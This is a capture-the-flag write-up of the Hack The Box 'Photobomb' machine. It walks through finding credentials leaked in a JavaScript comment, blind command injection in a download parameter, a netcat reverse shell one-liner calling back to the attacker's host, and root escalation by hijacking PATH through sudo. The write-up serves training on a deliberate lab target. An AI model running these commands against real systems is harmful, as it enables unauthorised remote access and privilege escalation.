Hack The Box - Photobomb Writeup
Summary
Inspecting website source code revealed interesting javascript file photobomb.js. This file contained plain text credentials which granted me access to /printer directory. Here can be found download functionality which allows anyone to download photos from gallery. Intercepting download request with Burp and testing parameters revealed that filetype parameter is vulnerable to blind command injection. By exploiting this, I was able to obtain a reverse shell as user wizard. User wizzard can run script /opt/cleanup.sh with sudo privileges. Additionally, wizard has SETENV which gives me permission to modify certain environment variables like PATH. Inspecting cleanup.sh contents revealed that script is running find binary without specified path. I was able to leverage this to hijack the path with the use of SETENV and trick system to execute my own malicious find binary, which spawned a root shell.
Reconnaissance
Nmap
1
2
3
4
5
6
7
8
9
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e22473bbfbdf5cb520b66876748ab58d (RSA)
|   256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_  256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Enumeration
Service Enumeration
| IP Address | Ports Open |
|---|---|
| 10.10.11.180 | TCP: 22, 80 |
Port 80
Technology
1
nginx 1.18.0
Website

Clicking on link prompts us for credentials.
I tried few default credentials but none of them were valid so I moved on.
Source Code


Inspecting website source code revealed interesting javascript file photobomb.js.
photobomb.js
Looking at the contents of this file, I found comment with plain text credentials for acess to /printer directory.
1
pH0t0 : b0Mb!
/printer directory

With the access to /printer directory I was able to download photo from gallery.
Initial Foothold
Blind Command Injection

First I intercepted download request using Burp for the purpose of testing parameters. Testing filetype parameter for command injection throws different error than for other parameters.

To test if filetype parameter is vulnerable to blind command injection, I tried this URL encoded payload:

Running tcpdump to see all the traffic on my virtual interface revealed incoming icmp request from victim host.
1
sudo tcpdump -i tun0 -vv

To further exploit this, I used URL encoded reverse shell payload:
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.38 7003 >/tmp/f
After submitting the payload, I obtained reverse shell as user wizzard.

Upgrading TTY
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
1
ctrl + z
1
stty raw -echo && fg
User.txt

Privilege Escalation
System Enumeration
User wizzard can run script /opt/cleanup.sh with sudo privileges. Additionally user has SETENV which gives him permission to modify certain environment variables like PATH.
1
sudo -l

By inspecting cleanup.sh, I discovered that find is not specified with full path, which can be abused to perform path hijacking.

First I created new find binary in /tmp directory. New binary is simple bash script that will spawn shell when executed.

Adding permissions to newly created find binary.
1
chmod 777 find
User has SETENV so we can specify path to /tmp by adding PATH=/tmp:$PATH to sudo command. Now when I run /opt/cleanup.sh with sudo and PATH specified to /tmp directory, system will first look for find binary in the /tmp directory where it will find my malicious find binary and execute it with sudo privileges.
1
sudo PATH=/tmp:$PATH /opt/cleanup.sh

Post Exploitation
Root.txt
